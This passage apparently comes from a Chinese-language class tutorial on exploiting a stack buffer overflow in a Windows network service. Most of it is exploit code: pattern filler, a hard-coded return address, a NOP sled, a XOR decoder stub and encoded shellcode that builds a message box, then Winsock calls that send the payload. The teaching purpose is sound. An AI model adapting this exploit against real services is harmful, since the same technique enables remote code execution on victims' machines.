r5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3B
u4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1C
```

```
a2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0C
d1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9C
g0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8C
i9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7C
l8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3C"\
    "\xf7\xf8\x6a\x75"\
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"\
    "\x33\xC0"\
    "\xE8\xFF\xFF\xFF\xFF"\
    "\xC3"\
    "\x58"\
    "\x8D\x70\x1B"\
    "\x33\xC9"\
    "\x66\xB9\x06\x03"\
    "\x8A\x04\x0E"\
    "\x34\x07"\
    "\x88\x04\x0E"\
    "\xE2\xF6"\
    "\x80\x34\x0E\x07"\
    "\xFF\xE6"\
    "\x84\xEB\x27\xEC\x4A\x4F\x62\x6B\x6B\x68\x27\x69\x54\x6C\x7E\x26"\
    "\x07\x42\x7F\x6E\x73\x57\x75\x68\x64\x62\x74\x74\x07\x4A\x62\x74"\
    "\x74\x66\x60\x62\x45\x68\x7F\x46\x07\x72\x74\x62\x75\x34\x35\x29"\
    "\x63\x6B\x6B\x07\x4B\x68\x66\x63\x4B\x6E\x65\x75\x66\x75\x7E\x42"\
    "\x7F\x46\x07\x40\x62\x73\x57\x75\x68\x64\x46\x63\x63\x75\x62\x74"\
    "\x74\x07\xEF\x07\x07\x07\x07\x5C\x63\x8C\x32\x37\x07\x07\x07\x8C"\
    "\x71\x0B\x8C\x71\x1B\x8C\x31\x8C\x51\x0F\x54\x55\xEF\x13\x07\x07"\
    "\x07\x8C\xF7\x55\x8A\x4C\xDA\x56\x55\xF8\xD7\x5D\x54\x51\x57\x55"\
    "\xEF\x69\x07\x07\x07\x52\x8C\xEB\x84\xEB\x0B\x55\x8C\x52\x0F\x8C"\
    "\x75\x3B\x8A\x33\x35\x8C\x71\x7F\x8A\x33\x35\x8C\x79\x1B\x8A\x3B"\
    "\x3D\x8E\x7A\xFB\x8C\x79\x27\x8A\x3B\x3D\x8E\x7A\xFF\x8C\x79\x23"\
    "\x8A\x3B\x3D\x8E\x7A\xF3\x34\xC7\xEC\x06\x47\x8C\x72\xFF\x8C\x33"\
    "\x81\x8C\x52\x0F\x8A\x33\x35\x8C\x5A\x0B\x8A\x7C\xEB\xBE\x09\x07"\
    "\x07\x07\xFB\xF4\xA1\x72\xE4\x8C\x72\xF3\x34\xF8\x61\x8C\x3B\x41"\
    "\x8C\x52\xFB\x8C\x33\xBD\x8C\x52\x0F\x8A\x03\x35\x5D\x8C\xE2\x5A"\
    "\xC5\x0F\x07\x52\x8C\xEB\x84\xEB\x0F\x8C\x5A\x13\x8A\x4C\xD5\x6D"\
    "\x07\x6D\x07\x56\xF8\x52\x0B\x8A\x4C\xC1\x56\x57\xF8\x52\x17\x8E"\
    "\x42\xFB\x8A\x4C\xBD\x56\xF8\x72\x0F\xF8\x52\x17\x8E\x42\xFF\x8A"\
    "\x4C\xA9\x6D\x07\x56\x56\x6D\x07\xF8\x52\xFB\x6D\x07\xF8\x52\xFF"\
    "\x07"; // 0x756af8f7
send(sclient, sendData, strlen(sendData), 0);
recv(sclient, recData, 4096, 0);

/*------------------ 4、关闭套接字 ------------------*/
```

```
    closesocket(sclient);
    WSACleanup();
    return 0;
}
```

5.参考资料

15pb 任老师课上演示